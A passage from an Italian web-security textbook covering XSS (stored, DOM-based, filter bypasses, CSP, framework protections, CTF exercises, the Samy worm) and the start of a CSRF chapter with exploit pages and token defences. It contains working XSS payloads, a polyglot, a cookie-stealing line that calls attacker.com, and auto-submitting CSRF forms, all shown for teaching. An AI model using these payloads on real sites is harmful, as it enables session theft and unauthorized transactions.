    headers: {'Content-Type': 'application/json'},
    body: JSON.stringify({
```

```
        comment: payload,
        username: 'Infected'
    })
});
</script>
```

Protezione Stored XSS

Listing 5.10: SICURO - Input validation + output encoding

```
from flask import Flask, request, render_template
import bleach
from markupsafe import Markup

app = Flask(__name__)

# Whitelist di tag HTML permessi
ALLOWED_TAGS = ['b', 'i', 'u', 'em', 'strong', 'p', 'br']
ALLOWED_ATTRIBUTES = {}

@app.route('/comment', methods=['POST'])
def post_comment():
    username = request.form.get('username')
    comment = request.form.get('comment')

    # Sanitizza input con bleach (rimuove tag non permessi)
    clean_comment = bleach.clean(
        comment,
        tags=ALLOWED_TAGS,
        attributes=ALLOWED_ATTRIBUTES,
        strip=True
    )

    # Salva nel database
    db.execute(
        "INSERT INTO comments (username, comment) VALUES (?, ?)",
        (username, clean_comment)
    )

    return "Commento salvato"

@app.route('/comments')
def view_comments():
    comments = db.execute("SELECT * FROM comments").fetchall()

    # Template con auto-escaping
    return render_template('comments.html', comments=comments)
```

Listing 5.11: SICURO - OWASP HTML Sanitizer

```
import org.owasp.html.PolicyFactory;
import org.owasp.html.Sanitizers;

public class CommentService {
    private static final PolicyFactory POLICY = Sanitizers.FORMATTING
        .and(Sanitizers.LINKS)
        .and(Sanitizers.BLOCKS);

```

```
    public void saveComment(String username, String comment) {
        // Sanitizza HTML permettendo solo tag sicuri
        String safeComment = POLICY.sanitize(comment);

        // Salva nel database
        commentRepository.save(new Comment(username, safeComment));
    }
}
```

5.2.3 3. DOM-Based XSS

La vulnerabilità esiste interamente nel codice JavaScript lato client, senza coinvolgere il server.

Meccanismo

1. JavaScript legge dati da una fonte controllabile dall'utente (URL, localStorage, etc.)
2. Dati usati in modo insicuro per modificare il DOM
3. Script malevolo eseguito interamente nel browser
4. Il server può essere completamente sicuro ma il client vulnerabile

Codice vulnerabile

Listing 5.12: VULNERABILE - DOM-Based XSS

```
<!DOCTYPE html>
<html>
<body>
    <div id="welcome"></div>

    <script>
    // VULNERABILE: Legge parametro URL e lo scrive nel DOM
    var urlParams = new URLSearchParams(window.location.search);
    var username = urlParams.get('name');

    // innerHTML è pericoloso con dati non fidati!
    document.getElementById('welcome').innerHTML = 'Benvenuto, ' +
        username;

    // URL: page.html?name=<img src=x onerror=alert('XSS')>
    // Risultato: XSS eseguito!
    </script>
</body>
</html>
```

Listing 5.13: VULNERABILE - eval() con dati utente

```
// VULNERABILE: eval con input utente
var userInput = location.hash.substring(1);
eval(userInput);

// URL: page.html#alert('XSS')
// eval esegue il codice!
```

Listing 5.14: VULNERABILE - document.write()

```
// VULNERABILE: document.write con dati URL
var name = new URLSearchParams(window.location.search).get('name');
document.write('Hello ' + name);

// URL: ?name=<script>alert('XSS')</script>
```

DOM Sinks pericolosi

Listing 5.15: Dangerous sinks per DOM XSS

```
// Sinks che eseguono codice:
eval(userInput)
setTimeout(userInput)
setInterval(userInput)
Function(userInput)
new Function(userInput)

// Sinks che interpretano HTML:
element.innerHTML = userInput
element.outerHTML = userInput
document.write(userInput)
document.writeln(userInput)

// Sinks URL-based:
location = userInput
location.href = userInput
location.assign(userInput)
location.replace(userInput)

// Attributi pericolosi:
element.setAttribute('onclick', userInput)
element.onclick = userInput
<a href="javascript:userInput">
<iframe src="javascript:userInput">
```

Protezione DOM-Based XSS

Listing 5.16: SICURO - textContent invece di innerHTML

```
// SICURO: textContent non interpreta HTML
var urlParams = new URLSearchParams(window.location.search);
var username = urlParams.get('name');

// textContent inserisce come testo puro
document.getElementById('welcome').textContent = 'Benvenuto, ' +
    username;

// Anche <script> viene trattato come testo, non codice
```

Listing 5.17: SICURO - DOMPurify library

```
// SICURO: DOMPurify sanitizza HTML
import DOMPurify from 'dompurify';

var urlParams = new URLSearchParams(window.location.search);
```

```
var userHTML = urlParams.get('content');

// Sanitizza prima di inserire nel DOM
var cleanHTML = DOMPurify.sanitize(userHTML);
document.getElementById('content').innerHTML = cleanHTML;

// DOMPurify rimuove script, event handlers, etc.
```

Listing 5.18: SICURO - Encoding manuale

```
function escapeHTML(str) {
    const div = document.createElement('div');
    div.textContent = str;
    return div.innerHTML;
}

// Oppure manualmente
function escapeHTMLManual(str) {
    return str
        .replace(/&/g, '&amp;')
        .replace(/</g, '&lt;')
        .replace(/>/g, '&gt;')
        .replace(/"/g, '&quot;')
        .replace(/'/g, '&#x27;')
        .replace(/\//g, '&#x2F;');
}

var username = escapeHTML(urlParams.get('name'));
document.getElementById('welcome').innerHTML = 'Benvenuto, ' + username;
```

5.3 Tecniche di Bypass

5.3.1 Encoding e Obfuscation

Listing 5.19: XSS bypass techniques

```
<!-- HTML Entity encoding -->
<img src=x onerror="&#97;&#108;&#101;&#114;&#116;&#40;&#49;&#41;">

<!-- URL encoding -->
<script>alert%28%27XSS%27%29</script>

<!-- Unicode encoding -->
<script>\u0061\u006c\u0065\u0072\u0074('XSS')</script>

<!-- Case variation -->
<ScRiPt>alert('XSS')</sCrIpT>

<!-- Null bytes -->
<script>al%00ert('XSS')</script>

<!-- Double encoding -->
%253Cscript%253Ealert('XSS')%253C/script%253E
```

5.3.2 Polyglot XSS

Payload che funziona in contesti multipli.

Listing 5.20: Polyglot XSS payload

```
jaVasCript:/*-/*`/*\`/*'/*"/**/(/* */onerror=alert('XSS') )//%0D%0A%0d%0
    a//</stYle/</titLe/</teXtarEa/</scRipt/--!>\x3csVg/<sVg/oNloAd=alert
    ('XSS')//>\x3e

<!-- Funziona in:
- JavaScript context
- HTML context
- Attribute context
- CSS context
-->
```

5.3.3 Mutation XSS (mXSS)

Sfrutta la mutazione del DOM durante il parsing.

Listing 5.21: Mutation XSS

```
<!-- Input sanitizzato -->
<noscript><p title="</noscript><img src=x onerror=alert('XSS')>">

<!-- Dopo parsing/re-serialization -->
<noscript></noscript>
<img src=x onerror=alert('XSS')>
<p title="">
```

5.4 Content Security Policy (CSP)

CSP è un header HTTP che permette di definire politiche di sicurezza per le risorse caricate.

5.4.1 Configurazione base

Listing 5.22: CSP header base

```
Content-Security-Policy: default-src 'self'

<!-- Permette solo risorse dallo stesso origin -->
```

5.4.2 Direttive principali

Listing 5.23: CSP directives

```
Content-Security-Policy:
    default-src 'self';
    script-src 'self' https://trusted-cdn.com;
    style-src 'self' 'unsafe-inline';
    img-src 'self' data: https:;
    font-src 'self' https://fonts.googleapis.com;
    connect-src 'self' https://api.example.com;
    frame-ancestors 'none';
    base-uri 'self';
    form-action 'self';
    upgrade-insecure-requests;
```

Spiegazione direttive

default-src Fallback per tutte le direttive non specificate

script-src Sorgenti permesse per JavaScript

style-src Sorgenti permesse per CSS

img-src Sorgenti permesse per immagini

font-src Sorgenti permesse per font

connect-src Origini per XMLHttpRequest, WebSocket, EventSource

frame-ancestors Chi può includere la pagina in iframe

base-uri URL permessi per tag <base>

form-action URL validi per form submission

5.4.3 Nonce-based CSP

Listing 5.24: CSP con nonce (PHP)

```php
<?php
// Genera nonce casuale
$nonce = base64_encode(random_bytes(16));

// Imposta CSP header con nonce
header("Content-Security-Policy: script-src 'nonce-$nonce'");
?>
<!DOCTYPE html>
<html>
<head>
    <!-- Script con nonce: PERMESSO -->
    <script nonce="<?php echo $nonce; ?>">
        console.log('Script sicuro');
    </script>

    <!-- Script senza nonce: BLOCCATO -->
    <script>
        alert('Questo non viene eseguito!');
    </script>

    <!-- Script inline XSS: BLOCCATO -->
    <!-- Anche se iniettato, non ha il nonce corretto -->
</head>
</html>
```

5.4.4 Strict CSP

Listing 5.25: Strict CSP configuration

```
Content-Security-Policy:
    script-src 'nonce-{random}' 'strict-dynamic';
    object-src 'none';
    base-uri 'none';

<!-- 'strict-dynamic' permette script caricati da script con nonce
     ma blocca 'unsafe-inline' e whitelist domains -->
```

5.4.5 CSP Reporting

Listing 5.26: CSP report-only mode

```
Content-Security-Policy-Report-Only:
    default-src 'self';
    report-uri /csp-violation-report;

<!-- Report-Only mode: viola policy ma NON blocca, solo report -->
```

Listing 5.27: CSP violation report endpoint

```
from flask import Flask, request
import json

app = Flask(__name__)

@app.route('/csp-violation-report', methods=['POST'])
def csp_report():
    report = request.get_json()

    # Log della violazione
    with open('csp-violations.log', 'a') as f:
        f.write(json.dumps(report, indent=2) + '\n')

    # Report format:
    # {
    #   "csp-report": {
    #     "document-uri": "http://example.com/page",
    #     "violated-directive": "script-src 'self'",
    #     "blocked-uri": "http://evil.com/xss.js",
    #     "source-file": "http://example.com/page",
    #     "line-number": 12
    #   }
    # }

    return '', 204
```

5.5 Framework-Specific Protection

5.5.1 React

Listing 5.28: React auto-escaping

```
// SICURO: React auto-escapes by default
function Welcome({ name }) {
    return <h1>Hello, {name}</h1>;
}

// Anche con: name = "<script>alert('XSS')</script>"
// React fa escape automatico -> sicuro

// VULNERABILE: dangerouslySetInnerHTML
function UnsafeComponent({ html }) {
    return <div dangerouslySetInnerHTML={{ __html: html }} />;
    // Usare solo con dati fidati o sanitizzati!
}
```

```
14
15 // SICURO: Sanitizza prima
16 import DOMPurify from 'dompurify';
17
18 function SafeComponent({ html }) {
19     const cleanHTML = DOMPurify.sanitize(html);
20     return <div dangerouslySetInnerHTML={{ __html: cleanHTML }} />;
21 }
```

5.5.2 Angular

Listing 5.29: Angular XSS protection

```
1  import { Component } from '@angular/core';
2  import { DomSanitizer, SafeHtml } from '@angular/platform-browser';
3
4  @Component({
5    selector: 'app-content',
6    template: `
7      <!-- SICURO: Auto-escaped -->
8      <div>{{ userContent }}</div>
9
10     <!-- VULNERABILE: bypassSecurityTrust -->
11     <div [innerHTML]="trustedHTML"></div>
12   `
13 })
14 export class ContentComponent {
15   userContent = '<script>alert("XSS")</script>';
16
17   constructor(private sanitizer: DomSanitizer) {}
18
19   // Angular sanitizza automaticamente innerHTML
20   // Ma bypassSecurityTrust disabilita protezione
21
22   get trustedHTML(): SafeHtml {
23     // Solo con dati fidati!
24     return this.sanitizer.bypassSecurityTrustHtml(this.userContent);
25   }
26 }
```

5.5.3 Vue.js

Listing 5.30: Vue.js XSS protection

```
1  <!-- SICURO: Interpolazione auto-escaped -->
2  <template>
3    <div>{{ userInput }}</div>
4    <!-- <script> diventa &lt;script&gt; -->
5
6    <!-- VULNERABILE: v-html -->
7    <div v-html="rawHTML"></div>
8    <!-- Esegue HTML/JavaScript! -->
9  </template>
10
11 <script>
12 import DOMPurify from 'dompurify';
```

```
13
14 export default {
15   data() {
16     return {
17       userInput: '<script>alert("XSS")</script>',
18       rawHTML: this.userInput
19     };
20   },
21   computed: {
22     safeHTML() {
23       return DOMPurify.sanitize(this.rawHTML);
24     }
25   }
26 }
27 </script>
```

5.6 Testing per XSS

5.6.1 Manual Testing

Listing 5.31: XSS test payloads

```
1  <!-- Basic tests -->
2  <script>alert(1)</script>
3  <img src=x onerror=alert(1)>
4  <svg onload=alert(1)>
5
6  <!-- Event handlers -->
7  <body onload=alert(1)>
8  <input onfocus=alert(1) autofocus>
9  <select onfocus=alert(1) autofocus>
10 <textarea onfocus=alert(1) autofocus>
11 <keygen onfocus=alert(1) autofocus>
12
13 <!-- JavaScript protocol -->
14 <a href="javascript:alert(1)">click</a>
15 <form action="javascript:alert(1)"><input type="submit">
16
17 <!-- Data URI -->
18 <object data="data:text/html,<script>alert(1)</script>">
19
20 <!-- Markdown injection -->
21 [xss](javascript:alert(1))
22 ![xss](x onerror=alert(1))
```

5.6.2 Automated Testing

Listing 5.32: XSS scanner script

```
1 import requests
2 from bs4 import BeautifulSoup
3
4 class XSSScanner:
5     def __init__(self, base_url):
6         self.base_url = base_url
7         self.payloads = [
```

```
            '<script>alert(1)</script>',
            '<img src=x onerror=alert(1)>',
            '<svg onload=alert(1)>',
            '\'"<script>alert(1)</script>',
            'javascript:alert(1)'
        ]

    def test_parameter(self, url, param_name):
        """Test un parametro per XSS"""
        vulnerabilities = []

        for payload in self.payloads:
            params = {param_name: payload}
            response = requests.get(url, params=params)

            # Check se payload appare non-escaped nella risposta
            if payload in response.text:
                vulnerabilities.append({
                    'url': url,
                    'parameter': param_name,
                    'payload': payload,
                    'type': 'Reflected XSS (possibile)'
                })

        return vulnerabilities

    def scan(self):
        """Scan del sito per XSS"""
        # Crawl sito e trova form
        response = requests.get(self.base_url)
        soup = BeautifulSoup(response.text, 'html.parser')

        results = []

        # Test GET parameters
        for link in soup.find_all('a', href=True):
            href = link['href']
            if '?' in href:
                # Estrai parametri
                # Test ciascun parametro
                pass

        # Test form fields
        for form in soup.find_all('form'):
            for input_field in form.find_all('input'):
                name = input_field.get('name')
                if name:
                    vulns = self.test_parameter(self.base_url, name)
                    results.extend(vulns)

        return results

# Uso
scanner = XSSScanner('http://target-site.com')
vulns = scanner.scan()

for vuln in vulns:
    print(f"[!] XSS trovato: {vuln}")
```

5.7 Esercizi CTF-Style

5.7.1 Challenge 1: Basic Reflected XSS

URL: http://ctf-xss.local/search?q=test

Trova un payload XSS che bypassa questo filtro:

```php
<?php
$query = $_GET['q'];
$query = str_replace('<script>', '', $query);
echo "Risultati: " . $query;
?>
```

Soluzione:

```
<!-- Bypass con case variation -->
?q=<ScRiPt>alert('XSS')</ScRiPt>

<!-- Oppure nested -->
?q=<scr<script>ipt>alert('XSS')</script>

<!-- Oppure tag alternativo -->
?q=<img src=x onerror=alert('XSS')>
```

5.7.2 Challenge 2: Stored XSS in Comments

Trova XSS in questa applicazione che filtra <script>:

```
@app.route('/comment', methods=['POST'])
def post_comment():
    comment = request.form.get('comment')
    comment = comment.replace('<script>', '').replace('</script>', '')
    db.save_comment(comment)
```

Soluzione:

```
<!-- Event handler in img tag -->
<img src=x onerror="fetch('https://attacker.com/steal?c=' + document.
    cookie)">

<!-- SVG -->
<svg/onload=alert(document.domain)>

<!-- Body tag -->
<body onload=alert('XSS')>
```

5.7.3 Challenge 3: DOM-Based XSS

Trova XSS in questo JavaScript:

```
var username = location.hash.substring(1);
if (username) {
    document.getElementById('welcome').innerHTML = 'Welcome ' + username
        ;
}
```

Soluzione:

```
<!-- URL -->
http://target.com/page.html#<img src=x onerror=alert('XSS')>

<!-- Flag -->
CTF{d0m_b4s3d_xss_pwn3d}
```

5.7.4 Challenge 4: CSP Bypass

Bypassa questa CSP policy:

```
Content-Security-Policy: script-src 'self' https://cdn.example.com
```

Hint: https://cdn.example.com/angular.js è caricabile.
Soluzione:

```
<!-- AngularJS CSP bypass -->
<div ng-app ng-csp>
  {{constructor.constructor('alert(1)')()}}
</div>

<script src="https://cdn.example.com/angular.js"></script>
```

5.8 Case Study: Samy Worm (MySpace, 2005)

5.8.1 Background

Il primo self-propagating XSS worm, creato da Samy Kamkar, che infettò oltre 1 milione di profili MySpace in meno di 24 ore.

5.8.2 Tecnica

Listing 5.33: Simplified Samy worm logic

```
// Payload inserito nel profilo di Samy
var payload = `
<div id="mycode">
<script>
// 1. Aggiunge "Samy is my hero" al profilo della vittima
// 2. Aggiunge Samy come amico
// 3. Copia se stesso nel profilo della vittima

var friendID = '11851658'; // Samy's ID

// Aggiunge come amico via XMLHttpRequest
var request = new XMLHttpRequest();
request.open('POST', '/index.cfm?fuseaction=invite.addFriend', true);
request.send('friendID=' + friendID);

// Propaga il worm
var div = document.createElement('div');
div.innerHTML = document.getElementById('mycode').innerHTML;
document.body.appendChild(div);
</script>
</div>
`;

```

```
24 // MySpace filtrava "javascript" e "onload"
25 // Samy usò encoding: "java\nscript", "onload" -> "on" + "load"
```

5.8.3 Impatto

- 1 milione+ profili infetti in < 20 ore
- MySpace forzato a chiudere temporaneamente
- Samy arrestato e condannato a 3 anni probation
- Dimostrazione del potenziale distruttivo di XSS

5.9 Best Practices

Output Encoding: Sempre escape output in base al contesto (HTML, JavaScript, URL, CSS)

Input Validation: Whitelist approach quando possibile

Content Security Policy: Implementa CSP strict

HTTPOnly Cookies: Previene accesso via JavaScript

Framework Features: Usa auto-escaping dei framework moderni

Sanitization Libraries: DOMPurify, OWASP Java Encoder

Template Engines: Con auto-escaping abilitato

Evita Dangerous Sinks: innerHTML, eval(), document.write()

Testing: Automated XSS scanning in CI/CD

Security Headers: X-XSS-Protection (legacy), X-Content-Type-Options

5.10 Tools

- XSStrike: Advanced XSS detection suite
- Burp Suite: XSS scanner e validator
- OWASP ZAP: Automated XSS scanning
- DOMPurify: Client-side HTML sanitization
- Google's CSP Evaluator: CSP policy analyzer
- BeEF: Browser Exploitation Framework

5.11 Conclusioni

XSS rimane una delle vulnerabilità più comuni nonostante sia ben compresa e facilmente prevenibile con le giuste pratiche. La chiave è:

1. Treat all input as untrusted
2. Encode output appropriately
3. Use CSP as defense in depth
4. Leverage framework protections
5. Test rigorosamente

Nel prossimo capitolo esploreremo CSRF (Cross-Site Request Forgery), un attacco che spesso viene confuso con XSS ma ha meccaniche completamente diverse.

Capitolo 6

Cross-Site Request Forgery (CSRF)

6.1 Introduzione

Cross-Site Request Forgery (CSRF, pronunciato "sea-surf") è un attacco che forza un utente autenticato a eseguire azioni non intenzionali su un'applicazione web in cui è attualmente autenticato. A differenza di XSS che sfrutta la fiducia dell'utente verso un sito, CSRF sfrutta la fiducia del sito verso l'utente.

6.1.1 Differenza tra XSS e CSRF

Aspetto	XSS	CSRF
Cosa sfrutta	Fiducia dell'utente nel sito	Fiducia del sito nell'utente
Obiettivo	Eseguire codice nel browser della vittima	Far eseguire azioni al server
Richiede autenticazione	No	Sì
Dove si esegue	Client-side (browser)	Server-side (richiesta HTTP)
Cosa può rubare	Cookie, sessioni, dati	Non può leggere risposte

6.1.2 Impatto

- Trasferimenti non autorizzati: Banking, e-commerce
- Modifica dati: Email, password, profilo utente
- Azioni privilegi elevati: Creazione admin, modifica permessi
- Social engineering: Post automatici, follow/unfollow
- Combinazione con XSS: Attacchi devastanti

6.2 Come funziona CSRF

6.2.1 Meccanismo base

Precondizioni:
1. Vittima è autenticata su vulnerable-bank.com
2. Browser ha cookie di sessione valido

```
Attacco:
1. Vittima visita evil-site.com (controllato dall'attacker)
2. evil-site.com contiene form/JavaScript che fa richiesta a vulnerable-bank.com
3. Browser invia automaticamente i cookie di sessione con la richiesta
4. vulnerable-bank.com riceve richiesta con credenziali valide
5. Azione eseguita senza consenso della vittima
```

6.2.2 Diagramma di attacco

```
[Vittima autenticata] → [vulnerable-bank.com]
        |                      ↑
        | 1. Visita            | 3. Richiesta con cookie
        ↓                      |    (transfer money)
[evil-site.com] ---------------+
   (contiene form CSRF)
```

6.3 Esempi di attacco CSRF

6.3.1 Attacco via GET (vulnerabile)

Codice vulnerabile

Listing 6.1: VULNERABILE - Azione critica via GET

```php
<?php
// transfer.php - VULNERABILE
session_start();

if (!isset($_SESSION['user_id'])) {
    die("Non autenticato");
}

// Azione critica eseguita con GET!
if (isset($_GET['to']) && isset($_GET['amount'])) {
    $to = $_GET['to'];
    $amount = $_GET['amount'];
    $from = $_SESSION['user_id'];

    // Trasferimento denaro
    transfer_money($from, $to, $amount);

    echo "Trasferimento di $amount a $to completato!";
}
?>
```

Exploit CSRF

Listing 6.2: Attacco CSRF via image tag

```html
<!-- evil-site.com -->
<!DOCTYPE html>
<html>
<head>
    <title>Guarda questo gattino!</title>
</head>
```

```
<body>
    <h1>Foto divertente</h1>

    <!-- Immagine fake che triggera il trasferimento -->
    <img src="http://vulnerable-bank.com/transfer.php?to=attacker&amount
        =1000"
         width="0" height="0" style="display:none;">

    <!-- Quando il browser carica l'immagine, esegue GET
         I cookie di sessione sono inviati automaticamente!
         Trasferimento eseguito senza che la vittima lo sappia -->
</body>
</html>
```

6.3.2 Attacco via POST

Codice vulnerabile

Listing 6.3: VULNERABILE - POST senza CSRF protection

```
<?php
// change_email.php - VULNERABILE
session_start();

if (!isset($_SESSION['user_id'])) {
    die("Non autenticato");
}

if ($_SERVER['REQUEST_METHOD'] === 'POST') {
    $new_email = $_POST['email'];
    $user_id = $_SESSION['user_id'];

    // Cambia email senza verificare CSRF token!
    update_user_email($user_id, $new_email);

    echo "Email aggiornata a: $new_email";
}
?>
```

Exploit CSRF con auto-submit form

Listing 6.4: CSRF POST attack con auto-submit

```
<!-- evil-site.com -->
<!DOCTYPE html>
<html>
<head>
    <title>Vinci un iPhone!</title>
</head>
<body>
    <h1>Complimenti! Hai vinto!</h1>
    <p>Attendi il reindirizzamento...</p>

    <!-- Form nascosto che si auto-submit -->
    <form id="csrf-form" action="http://vulnerable-bank.com/change_email
        .php" method="POST">
        <input type="hidden" name="email" value="attacker@evil.com">
```

```
    </form>

    <script>
        // Auto-submit dopo 1 secondo
        setTimeout(function() {
            document.getElementById('csrf-form').submit();
        }, 1000);
    </script>

    <!-- Risultato: email della vittima cambiata in attacker@evil.com
         Attacker può ora fare password reset! -->
</body>
</html>
```

6.3.3 CSRF via XMLHttpRequest

Listing 6.5: CSRF con fetch/XMLHttpRequest

```
<!-- evil-site.com -->
<script>
// CSRF via fetch API
fetch('http://vulnerable-site.com/api/delete-account', {
    method: 'POST',
    credentials: 'include',  // Invia cookie cross-origin
    headers: {
        'Content-Type': 'application/json'
    },
    body: JSON.stringify({
        confirm: true
    })
})
.then(response => {
    console.log('Account eliminato!');
})
.catch(error => {
    console.log('Errore CORS o altro');
});

// Nota: Bloccato da CORS se il server ha protezioni
// Ma se il server permette: Access-Control-Allow-Credentials: true
// E: Access-Control-Allow-Origin: http://evil-site.com
// Allora funziona!
</script>
```

6.4 Protezione CSRF

6.4.1 1. CSRF Tokens (Synchronizer Token Pattern)

La difesa più efficace: genera un token random per ogni sessione/richiesta e validalo server-side.

Implementazione PHP

Listing 6.6: SICURO - CSRF token generation e validation

```
<?php
```

```php
// csrf_protection.php
session_start();

class CSRFProtection {
    /**
     * Genera CSRF token per la sessione corrente
     */
    public static function generateToken() {
        if (!isset($_SESSION['csrf_token'])) {
            $_SESSION['csrf_token'] = bin2hex(random_bytes(32));
        }
        return $_SESSION['csrf_token'];
    }

    /**
     * Valida CSRF token
     */
    public static function validateToken($token) {
        if (!isset($_SESSION['csrf_token'])) {
            return false;
        }

        // Usa hash_equals per prevenire timing attacks
        return hash_equals($_SESSION['csrf_token'], $token);
    }

    /**
     * Genera campo hidden HTML con token
     */
    public static function getTokenField() {
        $token = self::generateToken();
        return '<input type="hidden" name="csrf_token" value="' .
            htmlspecialchars($token) . '">';
    }
}

// Uso in form
?>
<!DOCTYPE html>
<html>
<body>
    <form action="transfer.php" method="POST">
        <?php echo CSRFProtection::getTokenField(); ?>

        <input type="text" name="to" placeholder="Destinatario">
        <input type="number" name="amount" placeholder="Importo">
        <button type="submit">Trasferisci</button>
    </form>
</body>
</html>

<?php
// transfer.php - Con protezione CSRF
session_start();
require_once 'csrf_protection.php';

if ($_SERVER['REQUEST_METHOD'] === 'POST') {
    // Valida CSRF token
```

```php
    if (!isset($_POST['csrf_token']) ||
        !CSRFProtection::validateToken($_POST['csrf_token'])) {
        http_response_code(403);
        die("CSRF token non valido!");
    }

    // Procedi con l'azione
    $to = $_POST['to'];
    $amount = $_POST['amount'];

    transfer_money($_SESSION['user_id'], $to, $amount);
    echo "Trasferimento completato!";
}
?>
```

Implementazione Python (Flask)

Listing 6.7: SICURO - Flask-WTF CSRF protection

```python
from flask import Flask, render_template, request, session
from flask_wtf.csrf import CSRFProtect
from wtforms import Form, StringField, IntegerField
from wtforms.validators import DataRequired

app = Flask(__name__)
app.config['SECRET_KEY'] = 'your-secret-key-here'

# Abilita CSRF protection globalmente
csrf = CSRFProtect(app)

class TransferForm(Form):
    to = StringField('Destinatario', validators=[DataRequired()])
    amount = IntegerField('Importo', validators=[DataRequired()])

@app.route('/transfer', methods=['GET', 'POST'])
def transfer():
    form = TransferForm(request.form)

    if request.method == 'POST' and form.validate():
        # CSRF token validato automaticamente da Flask-WTF
        to = form.to.data
        amount = form.amount.data

        # Esegui trasferimento
        transfer_money(session['user_id'], to, amount)

        return "Trasferimento completato!"

    # Render form con CSRF token automatico
    return render_template('transfer.html', form=form)

# Template transfer.html
"""
<form method="POST">
    {{ form.csrf_token }}
    {{ form.to.label }} {{ form.to }}
    {{ form.amount.label }} {{ form.amount }}
    <button type="submit">Trasferisci</button>
```

```
</form>
"""

# Per AJAX/API endpoints
@app.route('/api/transfer', methods=['POST'])
def api_transfer():
    # CSRF token può essere passato nell'header X-CSRFToken
    # Flask-WTF lo valida automaticamente
    data = request.get_json()
    transfer_money(session['user_id'], data['to'], data['amount'])
    return {"status": "success"}
```

Implementazione Java (Spring Security)

Listing 6.8: SICURO - Spring Security CSRF

```
import org.springframework.security.config.annotation.web.builders.
    HttpSecurity;
import org.springframework.security.config.annotation.web.configuration.
    EnableWebSecurity;
import org.springframework.security.config.annotation.web.configuration.
    WebSecurityConfigurerAdapter;

@EnableWebSecurity
public class SecurityConfig extends WebSecurityConfigurerAdapter {

    @Override
    protected void configure(HttpSecurity http) throws Exception {
        http
            .csrf()
                .csrfTokenRepository(CookieCsrfTokenRepository.
                    withHttpOnlyFalse())
            .and()
            .authorizeRequests()
                .anyRequest().authenticated();
    }
}

// Controller
import org.springframework.security.web.csrf.CsrfToken;

@Controller
public class TransferController {

    @PostMapping("/transfer")
    public String transfer(
        @RequestParam String to,
        @RequestParam BigDecimal amount,
        HttpServletRequest request
    ) {
        // CSRF token validato automaticamente da Spring Security

        User user = (User) request.getSession().getAttribute("user");
        transferService.transfer(user.getId(), to, amount);

        return "redirect:/success";
    }
}
```

```
39
40 // Template (Thymeleaf)
41 /*
42 <form th:action="@{/transfer}" method="post">
43     <input type="hidden" th:name="${_csrf.parameterName}" th:value="${
       _csrf.token}"/>
44     <input type="text" name="to" />
45     <input type="number" name="amount" />
46     <button type="submit">Trasferisci</button>
47 </form>
48 */
```

6.4.2 2. SameSite Cookies

L'attributo SameSite previene l'invio di cookie in richieste cross-site.

Valori SameSite

Strict Cookie inviato SOLO in richieste same-site

Lax Cookie inviato in richieste same-site + top-level navigation GET (default)

None Cookie inviato anche cross-site (richiede Secure)

Listing 6.9: SameSite cookie configuration

```php
<?php
// PHP 7.3+ con SameSite
session_start([
    'cookie_lifetime' => 3600,
    'cookie_secure' => true,      // Solo HTTPS
    'cookie_httponly' => true,    // No JavaScript access
    'cookie_samesite' => 'Strict' // Protezione CSRF
]);

// Set cookie manualmente con SameSite
setcookie(
    'session_id',
    $session_value,
    [
        'expires' => time() + 3600,
        'path' => '/',
        'domain' => 'example.com',
        'secure' => true,
        'httponly' => true,
        'samesite' => 'Strict'
    ]
);
?>
```

Listing 6.10: SameSite cookies in Flask

```python
from flask import Flask, make_response

app = Flask(__name__)
app.config.update(
    SESSION_COOKIE_SECURE=True,
    SESSION_COOKIE_HTTPONLY=True,
```

```
    SESSION_COOKIE_SAMESITE='Lax'  # o 'Strict'
)

@app.route('/login', methods=['POST'])
def login():
    response = make_response("Logged in")

    # Set cookie con SameSite
    response.set_cookie(
        'session_id',
        value='abc123',
        secure=True,
        httponly=True,
        samesite='Strict'
    )

    return response
```

Listing 6.11: SameSite cookies in Java

```
import javax.servlet.http.Cookie;
import javax.servlet.http.HttpServletResponse;

public void setSecureCookie(HttpServletResponse response, String name,
    String value) {
    Cookie cookie = new Cookie(name, value);
    cookie.setSecure(true);
    cookie.setHttpOnly(true);
    cookie.setPath("/");
    cookie.setMaxAge(3600);

    // SameSite attribute
    response.setHeader("Set-Cookie",
        String.format("%s=%s; Secure; HttpOnly; SameSite=Strict; Path=/;
            Max-Age=3600",
            name, value));
}
```

Comportamento SameSite

Scenario	Strict	Lax	None
Link da altro sito (GET)			
Form POST da altro sito			
AJAX da altro sito			
Iframe da altro sito			
Richieste same-site			

6.4.3 3. Double Submit Cookie Pattern

Token CSRF salvato sia in cookie che in parametro/header, confrontati server-side.

Listing 6.12: Double Submit Cookie - Client side

```
// Quando la pagina carica, leggi CSRF token dal cookie
function getCsrfToken() {
```

```
    const match = document.cookie.match(/csrf_token=([^;]+)/);
    return match ? match[1] : null;
}

// Aggiungi token a tutte le richieste AJAX
fetch('/api/transfer', {
    method: 'POST',
    headers: {
        'Content-Type': 'application/json',
        'X-CSRF-Token': getCsrfToken()  // Token nell'header
    },
    credentials: 'include',  // Invia cookies (incluso csrf_token)
    body: JSON.stringify({
        to: 'beneficiary',
        amount: 100
    })
});
```

Listing 6.13: Double Submit Cookie - Server side

```
from flask import Flask, request, make_response
import secrets

app = Flask(__name__)

@app.route('/login', methods=['POST'])
def login():
    # Genera CSRF token
    csrf_token = secrets.token_hex(32)

    response = make_response("Logged in")

    # Salva token in cookie
    response.set_cookie(
        'csrf_token',
        csrf_token,
        httponly=False,  # JavaScript deve poterlo leggere
        secure=True,
        samesite='Strict'
    )

    return response

@app.route('/api/transfer', methods=['POST'])
def transfer():
    # Leggi token da cookie
    cookie_token = request.cookies.get('csrf_token')

    # Leggi token da header
    header_token = request.headers.get('X-CSRF-Token')

    # Confronta
    if not cookie_token or not header_token or cookie_token !=
       header_token:
        return {"error": "CSRF token mismatch"}, 403

    # Procedi con l'azione
    data = request.get_json()
    transfer_money(data['to'], data['amount'])
```

```
39
40      return {"status": "success"}
```

6.4.4 4. Referer/Origin Header Validation

Verifica che la richiesta provenga dallo stesso sito.

Listing 6.14: Referer validation

```php
<?php
function validate_referer() {
    $allowed_origins = ['https://mysite.com', 'https://www.mysite.com'];

    // Preferisci Origin header (più affidabile)
    $origin = $_SERVER['HTTP_ORIGIN'] ?? null;

    if ($origin && in_array($origin, $allowed_origins)) {
        return true;
    }

    // Fallback su Referer
    $referer = $_SERVER['HTTP_REFERER'] ?? '';

    foreach ($allowed_origins as $allowed) {
        if (strpos($referer, $allowed) === 0) {
            return true;
        }
    }

    return false;
}

// Uso
if ($_SERVER['REQUEST_METHOD'] === 'POST') {
    if (!validate_referer()) {
        http_response_code(403);
        die("Richiesta da origine non autorizzata");
    }

    // Procedi
}
?>
```

Listing 6.15: Origin header validation

```python
from flask import Flask, request
from urllib.parse import urlparse

